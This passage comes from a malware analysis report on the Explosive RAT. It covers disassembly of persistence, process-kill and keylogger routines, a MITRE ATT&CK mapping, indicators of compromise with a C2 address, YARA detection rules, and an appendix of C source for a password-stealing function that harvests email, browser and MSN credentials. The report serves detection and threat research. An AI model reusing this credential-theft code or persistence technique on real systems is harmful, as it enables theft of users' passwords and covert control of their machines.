
Figure 9 - ProcessPath calling Module32First to find DLL.



```
push    data_10019ce4  {"task"}
push    0x1002acd8
call    sub_10009b58
mov     edx, dword [data_1002b308]
push    edx
lea     eax, [eax+0x1002acd8]
push    data_10019cd4  {"kill /f /PID %d"}
push    eax
call    sub_10009b58
add     esp, 0x14
push    ebx  {0x0}
push    0x1002acd8
call    dword [WinExec]
```

Figure 10 - ProcessPath calling task kill to close the process if the DLL is not found.


The Appregister export performs the persistence registry keys and service creation based off of command-line switches.



```
push    data_10019c80 {var_440}  {"REG ADD "HKEY_LOCAL_MACHINE\Soft…"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c80  {"REG ADD "HKEY_LOCAL_MACHINE\Soft…"}
lea     ecx, [ebp-0x30 {var_34}]
call    sub_10007730
mov     esi, dword [ebp+0xc {arg3}]
push    esi {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    esi {var_444_6}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c6c {var_440}  {""  /t REG_SZ /d ""}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c6c  {""  /t REG_SZ /d ""}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
lea     edx, [ebp-0x430 {var_434}]
push    edx {var_434} {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
lea     eax, [ebp-0x430 {var_434}]
push    eax {var_434} {var_444_7}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c64 {var_440}  {" -b" /f"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c64  {" -b" /f"}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
```

```
push    data_10019c80 {var_440}  {"REG ADD "HKEY_LOCAL_MACHINE\Soft…"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c80  {"REG ADD "HKEY_LOCAL_MACHINE\Soft…"}
lea     ecx, [ebp-0x30 {var_34}]
call    sub_10007730
mov     edi, dword [ebp+0xc {arg3}]
push    edi {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    edi {var_444}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c6c {var_440}  {""  /t REG_SZ /d ""}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c6c  {""  /t REG_SZ /d ""}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
lea     ecx, [ebp-0x430 {var_434}]
push    ecx {var_434} {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
lea     edx, [ebp-0x430 {var_434}]
push    edx {var_434} {var_444_1}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c64 {var_440}  {" -b" /f"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c64  {" -b" /f"}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
mov     eax, dword [ebp-0x18 {var_1c}]  {0xf}
mov     ebx, 0x10
cmp     eax, ebx
mov     eax, dword [ebp-0x2c {var_30}]
jae     0x10001abb  {0x0}
```

Figure 11 - Resulting execution flow setting the HKLM persistence based on permissions and command-line switches.



```
cmp     eax, 0x3
jne     0x10001ca4
```

```
push    data_10019bb0 {var_440}  {"REG DELETE "HKEY_LOCAL_MACHINE\S…"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019bb0  {"REG DELETE "HKEY_LOCAL_MACHINE\S…"}
lea     ecx, [ebp-0x30 {var_34}]
call    sub_10007730
mov     edi, dword [ebp+0xc {arg3}]
push    edi {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    edi {var_444_12}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019ba8 {var_440}  {"" /f"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019ba8  {"" /f"}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
mov     eax, dword [ebp-0x18 {var_1c}]  {0xf}
mov     ebx, 0x10
cmp     eax, ebx
mov     eax, dword [ebp-0x2c {var_30}]
jae     0x10001d02  {0x0}
```


```
lea     eax, [ebp-0x2c {var_30}]
```

```
mov     esi, dword [WinExec]
push    0x0 {var_440}
push    eax {var_444_13}
call    esi
push    data_10019b50 {var_440}  {"REG DELETE "HKEY_CURRENT_USER\So…"}
call    sub_100096c0
```

```
push    data_10019c10 {var_440}  {"REG ADD "HKEY_CURRENT_USER\Softw…"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c10  {"REG ADD "HKEY_CURRENT_USER\Softw…"}
lea     ecx, [ebp-0x30 {var_34}]
call    sub_10007730
mov     esi, dword [ebp+0xc {arg3}]
push    esi {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    esi {var_444_9}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c6c {var_440}  {""  /t REG_SZ /d ""}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c6c  {""  /t REG_SZ /d ""}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
lea     ecx, [ebp-0x430 {var_434}]
push    ecx {var_434} {var_440}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
lea     edx, [ebp-0x430 {var_434}]
push    edx {var_434} {var_444_10}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
push    data_10019c08 {var_440}  {" -t" /f"}
call    sub_100096c0
add     esp, 0x4
push    eax {var_440}
push    data_10019c08  {" -t" /f"}
lea     eax, [ebp-0x30 {var_34}]
call    sub_10007640
mov     eax, dword [ebp-0x18 {var_1c}]  {0xf}
mov     ebx, 0x10
```

Figure 12 - Resulting execution flows if the application only has user permissions (right) or if the -k switch is used it will wipe tracks and uninstall (left).

HoKSetWin is a wrapper for the SetWindowsHookExA API call. The Explosive RAT will pass in the arguments for it to hook into the keyboard in order to record keystrokes.




```
10001da0  HHOOK HoKSetWin(int32_t arg1, HOOKPROC arg2, HINSTANCE arg3, DWORD arg4)

10001dba |    return SetWindowsHookExA(idHook: arg1, lpfn: arg2, hmod: arg3, dwThreadId: arg4)
```

Figure 13 - HoKSetWin function which is a wrapper for the SetWindowsHookExA API call for logging keystrokes.

TOCN is a wrapper for the connect API call. The Explosive RAT executable will create the socket and pass the socket information to this function.



```
10001dc0  int32_t TOCN(SOCKET arg1, struct sockaddr* arg2, int32_t arg3)

10001dd5 |    return connect(s: arg1, addr: arg2, namelen: arg3)
```

Figure 14 - TOCN function which is a wrapper for the connect API call.

MITRE ATT&CK

Tactic	Technique	Procedure/Comments
Defense Evasion	T1027 – Obfuscated Files or Information	The sample contained text strings encoded with Base-64 and multiple string reversing
Reconnaissance	T1592 – Gather Victim Host Information	The sample collected operating system information, current filesystem location of the sample, account permissions of the user that executed the sample, and IP address information.
Privilege Escalation	T1543.003 – Create or Modify Windows Service	The sample can create a Windows service called AVGHelper.
Defense Evasion	T1564.001 – Hide Artifacts: Hidden Files and Directories	The sample created multiple files to a directory created during execution. The sample configured these files to have the attributes of hidden and system files.
Persistence	T1547.001 – Boot or Logon Autostart Execution: Registry Keys	The sample modified Windows autostart registry locations to allow the sample to run at system boot and on user login.
Execution	T1106 – Native API	The sample uses both Native API functions as well as its own custom dll functions.
	T1204.002 – Malicious File	The sample is a malicious file disguised as benign to allow user execution.
	T1059 – Command and Scripting Interpreter	Once the sample is connected to the C2 server, it allows the passage of custom commands to achieve remote code execution.
Command and Control	T1071.001 – Application Layer Protocol: Web Protocols	Sample creates a connection to the IP address 79.98.30.40 over port 443.
Collection	T1115 – Clipboard Data	The sample has the ability to collect data from the clipboard.
	T1056.001 – Input Capture: Keylogging	The sample logs keystrokes and saves them in a formatted HTML file.
	T1056.002 – Input Capture: GUI Input Capture	The sample looks at the foreground windows and records the names and command used to launch them. The sample also observes and records any new popup notifications.

Indicators of Compromise

Dropped Files	*username*.tc.ada *username*.tp.ada his.dat data.dat canaccess.tmp
Network Activity	maktoob.yahoo.com:53 79.98.30.40:443 www.myip.ch:53 checkip.dyn.com:53
Windows Registry Entries	HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce AVGHelper HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce AVGHelper
Mutex	RasPbFile

Rules & Signatures

A. Explosive RAT YARA Rule

```
rule explosiveRAT_exe {
   meta:
      description = "Lebanese Cedar APT - Explosive RAT"
      author = "KrknSec"
      date = "2022-05-11"
      hash1 = "9f875c6f847408248532490628cdfb11b027ea3bde2bb6233155cfb57a71720a"
   strings:
      $s1 = "pi32.dll" fullword ascii
      $s2 = "& RMDIR \"%s\" /s /q  & DEL /f /q \"%s\" & DEL /f /q \"%s\" & DEL /f /q \"%s\" & net stop %s
& sc delete %s & DEL /f /q \"%s\" &" ascii
      $s3 = "5b647064756c71" ascii /* hex encoded string '[dpdulq' */
      $s5 = "4c707078716c777c" ascii /* hex encoded string 'Lppxqlw|' */
      $s6 = "526f6f7c47656a" ascii /* hex encoded string 'Roo|Gej' */
      $s7 = "TmpZip.dat" fullword ascii
      $s8 = "6e687571686f363531676f6f" ascii /* hex encoded string 'nhuqho651goo' */
      $s9 = "4c76476865786a6a687553756876687177" ascii /* hex encoded string 'LvGhexjjhuSuhvhqw' */
      $s10 = "53484575727a7668" ascii /* hex encoded string 'SHEurzvh' */
      $s11 = "536b6471775270" ascii /* hex encoded string 'SkdqwRp' */
      $s12 =
"ExploitervMGIyV2ZgEXdlJXegICSLVUWfx0TDFETf1UQDhUSOVEXT9kRUdVQSVEXNl2Yy92cvZGdcdVauR2b3NHIORFXDVncyVmb0ZVZ
yNXav5mIg8idgAlcvRWdjRn" ascii
      $s13 = "\\winnt\\temp" fullword ascii
      $s14 = "\\windows\\temp" fullword ascii
      $s15 = " /c RMDIR \"" fullword wide
      $s16 =
"400450025009500840054009500450 0HAPPY2X00AB00AF008E007E00BF008200470050003700470 0C600F000EC000F00D80078001
E003B009F00DF008800AF00" ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 1000KB and
      10 of them
}
```

B. Syslib DLL YARA Rule

```
rule dll_syslib {
   meta:
      description = "Lebanese Cedar APT - Explosive RAT - syslib.dll"
      author = "KrknSec"
      date = "2022-05-11"
      hash1 = "6b7cd8e50b17d0b497ec963f50aaf29ae60ce7ff9f2835a501921ad7bd89cf9c"
   strings:
      $s1 = "REG ADD \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\" /v \""
fullword ascii
      $s2 = "REG DELETE \"HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\" /v
\"" fullword ascii
      $s3 = "syslib.dll" fullword ascii
      $s4 = "REG ADD \"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\" /v \""
fullword ascii
      $s5 = "POP3 Password" fullword ascii
      $s6 = "IMAP Password" fullword ascii
      $s7 = "REG DELETE \"HKEY_LOCAL_MACHINE\\Software\\Microsoft\\Windows\\CurrentVersion\\RunOnce\" /v
\"" fullword ascii
      $s8 = "Passport.Net\\*" fullword ascii
      $s9 = "HTTP Password" fullword ascii
      $s10 = "HTTP Server URL" fullword ascii
      $s11 = "\\data.dat" fullword ascii
      $s12 = "kill /f /PID %d" fullword ascii
      $s13 = "<tr><td><b><font color=\"#FF0000\"> Destination&nbsp;</font></b></td><td><b><font
color=\"#FF0000\">Type&nbsp;</font></b></td><t" ascii
      $s14 = "IE:Password-Protected sites" fullword ascii
      $s15 = "><font color=\"#FF0000\">User Name/Value</font></b></td><td><b><font
color=\"#FF0000\">Password</font></b></td></tr>" fullword ascii
      $s16 = "</b> --> " fullword ascii
      $s17 = "AllDataGet" fullword ascii
      $s18 = "\\his.dat" fullword ascii
      $s19 = "\"  /t REG_SZ /d \"" fullword ascii
      $s20 = "HistoryGetIE" fullword ascii
   condition:
      uint16(0) == 0x5a4d and filesize < 400KB and
      15 of them
}
```

Appendices

A. Source Code of AllDataGet Function

```
#import "pstorec.dll"
#include "resource.h"
#include "stdafx.h"
#include <commctrl.h>
no_namespace char SavingFname[MAX_PATH];

HWND hwndlistview;
BOOL iS9x = FALSE;
typedef struct TOOUTDATA {
  char POPuser[100];
  char POPpass[100];
  char POPserver[100];
} OOUTDATA;
OOUTDATA OutlookData[50];
int oIndex = 0;
void EnumOutlookAccounts() {
  ZeroMemory(OutlookData, sizeof(OutlookData));
  HKEY hkeyresult, hkeyresult1;
  long l, i;
  char name[200], skey[200];
  DWORD dw2;
  FILETIME f;
  lstrcpy(skey, "Software\\Microsoft\\Internet Account Manager\\Accounts");
  LONG lResult = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCTSTR)skey, 0,
                              KEY_ALL_ACCESS, &hkeyresult1);
  if (ERROR_SUCCESS != lResult)
    return;
  i = 0;
  l = 0;
  BYTE Data[150];
  BYTE Data1[150];
  DWORD size;
  int j;
  j = 0;
  DWORD type = REG_BINARY;
  while (l != ERROR_NO_MORE_ITEMS) {
    dw2 = 200;
    l = RegEnumKeyEx(hkeyresult1, i, name, &dw2, NULL, NULL, NULL, &f);
    lstrcpy(skey, "Software\\Microsoft\\Internet Account Manager\\Accounts");
    lstrcat(skey, "\\");
    lstrcat(skey, name);
    RegOpenKeyEx(HKEY_CURRENT_USER, (LPCTSTR)skey, 0, KEY_ALL_ACCESS,
                 &hkeyresult);
    size = sizeof(Data);
    if (RegQueryValueEx(hkeyresult, (LPCTSTR) "HTTPMail User Name", 0, &type,
                        Data, &size) == ERROR_SUCCESS) {
      lstrcpy(OutlookData[oIndex].POPuser, (char *)Data);
      ZeroMemory(Data, sizeof(Data));
      lstrcpy(OutlookData[oIndex].POPserver, "Hotmail");
      size = sizeof(Data);
      if (RegQueryValueEx(hkeyresult, (LPCTSTR) "HTTPMail Password2", 0, &type,
                          Data1, &size) == ERROR_SUCCESS) {
        int totnopass = 0;
        char mess[100];
        for (int i = 2; i < size; i++)
          if (IsCharAlphaNumeric(Data1[i]) || (Data1[i] == '(') ||
              (Data1[i] == ')') || (Data1[i] == '.') || (Data1[i] == ' ') ||
              (Data1[i] == '-')) {
```

```
            OutlookData[oIndex].POPpass[totnopass] = Data1[i];
            totnopass++;
          }
        OutlookData[oIndex].POPpass[totnopass] = 0;
      }
      ZeroMemory(Data1, sizeof(Data));
      oIndex++;
    } else if (RegQueryValueEx(hkeyresult, (LPCTSTR) "POP3 User Name", 0, &type,
                               Data, &size) == ERROR_SUCCESS) {
      lstrcpy(OutlookData[oIndex].POPuser, (char *)Data);
      ZeroMemory(Data, sizeof(Data));
      size = sizeof(Data);
      RegQueryValueEx(hkeyresult, (LPCTSTR) "POP3 Server", 0, &type, Data,
                      &size);
      lstrcpy(OutlookData[oIndex].POPserver, (char *)Data);
      ZeroMemory(Data, sizeof(Data));
      size = sizeof(Data);
      if (RegQueryValueEx(hkeyresult, (LPCTSTR) "POP3 Password2", 0, &type,
                          Data1, &size) == ERROR_SUCCESS) {
        int totnopass = 0;
        char mess[100];
        for (int i = 2; i < size; i++)
          if (IsCharAlphaNumeric(Data1[i]) || (Data1[i] == '(') ||
              (Data1[i] == ')') || (Data1[i] == '.') || (Data1[i] == ' ') ||
              (Data1[i] == '-')) {
            OutlookData[oIndex].POPpass[totnopass] = Data1[i];
            totnopass++;
          }
        OutlookData[oIndex].POPpass[totnopass] = 0;
      }
      ZeroMemory(Data1, sizeof(Data1));
      oIndex++;
    }
    j++;
    i++;
  }
}
void SaveToDisk(char *buf) {
  DWORD dwBytes;
  HANDLE hf = CreateFile(SavingFname, GENERIC_WRITE, 0, NULL, OPEN_ALWAYS,
                         FILE_ATTRIBUTE_NORMAL, NULL);
  SetFilePointer(hf, 0, NULL, FILE_END);
  WriteFile(hf, (LPVOID)buf, strlen(buf), &dwBytes, NULL);
  CloseHandle(hf);
}
BOOL AddItemm(BOOL Save, char *resname, char *restype, char *usrname,
              char *pass) {
  if (!Save) {
    LVITEM lvi;
    lvi.mask = LVIF_TEXT;
    lvi.state = LVIS_SELECTED;
    lvi.stateMask = 0;
    lvi.iItem = 10000;
    lvi.iSubItem = 0;
    lvi.pszText = "";
    int i = ListView_InsertItem(hwndlistview, &lvi);
    if (!iS9x) {
      ListView_SetItemText(hwndlistview, i, 0, resname);
      ListView_SetItemText(hwndlistview, i, 1, restype);
      ListView_SetItemText(hwndlistview, i, 2, usrname);
      ListView_SetItemText(hwndlistview, i, 3, pass);
    } else {
      ListView_SetItemText(hwndlistview, i, 0, usrname);
      ListView_SetItemText(hwndlistview, i, 1, pass);
    }
    SetFocus(hwndlistview);
    ListView_SetItemState(hwndlistview, i, LVIS_FOCUSED | LVIS_SELECTED,
                          0x000F);
    ListView_SetSelectionMark(hwndlistview, i);
  } else {
    if (!iS9x) {
      SaveToDisk("\r\n");
      SaveToDisk("<tr><td>");
      SaveToDisk(resname);
      SaveToDisk("</td><td>");
      SaveToDisk(restype);
      SaveToDisk("</td><td>");
      SaveToDisk(usrname);
      SaveToDisk("</td><td>");
      SaveToDisk(pass);
      SaveToDisk("</td></tr>");
      SaveToDisk("\r\n");
    } else {
      SaveToDisk("\r\n");
      SaveToDisk("<tr><td>");
      SaveToDisk(usrname);
      SaveToDisk("</td><td>");
      SaveToDisk(pass);
      SaveToDisk("</td></tr>");
      SaveToDisk("\r\n");
    }
  }
  return TRUE;
}
void EnumPStorage(BOOL Save) {
  typedef HRESULT(WINAPI * tPStoreCreateInstance)(IPStore **, DWORD, DWORD,
                                                  DWORD);
  HMODULE hpsDLL;
  hpsDLL = LoadLibrary("pstorec.dll");
  tPStoreCreateInstance pPStoreCreateInstance;
  pPStoreCreateInstance =
      (tPStoreCreateInstance)GetProcAddress(hpsDLL, "PStoreCreateInstance");
  IPStorePtr PStore;
  HRESULT hRes = pPStoreCreateInstance(&PStore, 0, 0, 0);
  IEnumPStoreTypesPtr EnumPStoreTypes;
  hRes = PStore->EnumTypes(0, 0, &EnumPStoreTypes);
  if (!FAILED(hRes)) {
    GUID TypeGUID;
    char szItemName[512];
    char szItemData[512];
    char szResName[1512];
    char szResData[512];
    char szItemGUID[50];
    while (EnumPStoreTypes->raw_Next(1, &TypeGUID, 0) == S_OK) {
      wsprintf(szItemGUID, "%x", TypeGUID);
      IEnumPStoreTypesPtr EnumSubTypes;
      hRes = PStore->EnumSubtypes(0, &TypeGUID, 0, &EnumSubTypes);
      GUID subTypeGUID;
      while (EnumSubTypes->raw_Next(1, &subTypeGUID, 0) == S_OK) {
        IEnumPStoreItemsPtr spEnumItems;
        HRESULT hRes =
            PStore->EnumItems(0, &TypeGUID, &subTypeGUID, 0, &spEnumItems);
        LPWSTR itemName;
        while (spEnumItems->raw_Next(1, &itemName, 0) == S_OK) {
          wsprintf(szItemName, "%ws", itemName);
          char chekingdata[200];
          unsigned long psDataLen = 0;
          unsigned char *psData = NULL;
```

```
_PST_PROMPTINFO *pstiinfo = NULL;
hRes = PStore->ReadItem(0, &TypeGUID, &subTypeGUID, itemName,
                        &psDataLen, &psData, pstiinfo, 0);
if (lstrlen((char *)psData) < (psDataLen - 1)) {
  int i = 0;
  for (int m = 0; m < psDataLen; m += 2) {
    if (psData[m] == 0)
      szItemData[i] = ',';
    else
      szItemData[i] = psData[m];
    i++;
  }
  szItemData[i - 1] = 0;
} else {
  wsprintf(szItemData, "%s", psData);
}
lstrcpy(szResName, "");
lstrcpy(szResData, "");
// 220d5cc1 Outlooks
if (lstrcmp(szItemGUID, "220d5cc1") == 0) {
  BOOL bDeletedOEAccount = TRUE;
  for (int i = 0; i < oIndex; i++) {
    if (lstrcmp(OutlookData[i].POPpass, szItemName) == 0) {
      bDeletedOEAccount = FALSE;
      AddItemm(Save, OutlookData[i].POPserver, "OutlookExpress",
               OutlookData[i].POPuser, szItemData);
      break;
    }
  }
  if (bDeletedOEAccount)
    AddItemm(Save, szItemName, "Deleted OE Account",
             OutlookData[i].POPuser, szItemData);
} // 5e7e8100 - IE:Password-Protected sites
if (lstrcmp(szItemGUID, "5e7e8100") == 0) {
  lstrcpy(chekingdata, "");
  if (strstr(szItemData, ":") != 0) {
    lstrcpy(chekingdata, strstr(szItemData, ":") + 1);
    *(strstr(szItemData, ":")) = 0;
  }
  AddItemm(Save, szItemName, "IE:Password-Protected sites",
           szItemData, chekingdata);
} // b9819c52 MSN Explorer Signup
if (lstrcmp(szItemGUID, "b9819c52") == 0) {
  char msnid[100];
  char msnpass[100];
  int i = 0;
  BOOL first = TRUE;
  for (int m = 0; m < psDataLen; m += 2) {
    if (psData[m] == 0) {
      szItemData[i] = ',';
      i++;
    } else {
      if (IsCharAlphaNumeric(psData[m]) || (psData[m] == '@') ||
          (psData[m] == '.') || (psData[m] == '_')) {
        szItemData[i] = psData[m];
        i++;
      }
    }
  }
  szItemData[i - 1] = 0;
  char *p;
  p = szItemData + 2;
  // psData[4] - number of msn accounts
  for (int ii = 0; ii < psData[4]; ii++) {
```

```
                lstrcpy(msnid, p + 1);
                if (strstr(msnid, ",") != 0)
                  *strstr(msnid, ",") = 0;
                if (strstr(p + 1, ",") != 0)
                  lstrcpy(msnpass, strstr(p + 1, ",") + 2);
                if (strstr(msnpass, ",") != 0)
                  *strstr(msnpass, ",") = 0;
                p = strstr(p + 1, ",") + 2 + lstrlen(msnpass) + 7;
                AddItemm(Save, msnid, "MSN Explorer Signup", msnid, msnpass);
              }
            } // e161255a IE
            if (lstrcmp(szItemGUID, "e161255a") == 0) {
              if (strstr(szItemName, "StringIndex") == 0) {
                if (strstr(szItemName, ":String") != 0)
                  *strstr(szItemName, ":String") = 0;
                lstrcpyn(chekingdata, szItemName, 8);
                if ((strstr(chekingdata, "http:/") == 0) &&
                    (strstr(chekingdata, "https:/") == 0))
                  AddItemm(Save, szItemName, "IE Auto Complete Fields",
                           szItemData, "");
                else {
                  lstrcpy(chekingdata, "");
                  if (strstr(szItemData, ",") != 0) {
                    lstrcpy(chekingdata, strstr(szItemData, ",") + 1);
                    *(strstr(szItemData, ",")) = 0;
                  }
                  AddItemm(Save, szItemName, "AutoComplete Passwords", szItemData,
                           chekingdata);
                }
              }
            }
            ZeroMemory(szItemName, sizeof(szItemName));
            ZeroMemory(szItemData, sizeof(szItemData));
          }
        }
      }
    }
} //////////////////Cashed PAsses- 9x
struct PASSWORD_CACHE_ENTRY {
  WORD cbEntry;
  WORD cbResource;
  WORD cbPassword;
  BYTE iEntry;
  BYTE nType;
  char abResource[1];
};
typedef BOOL(FAR PASCAL *CACHECALLBACK)(struct PASSWORD_CACHE_ENTRY FAR *pce,
                                        DWORD dwRefData);
DWORD APIENTRY WNetEnumCachedPasswords(LPSTR pbPrefix, WORD cbPrefix,
                                       BYTE nType, CACHECALLBACK pfnCallback,
                                       DWORD dwRefData);
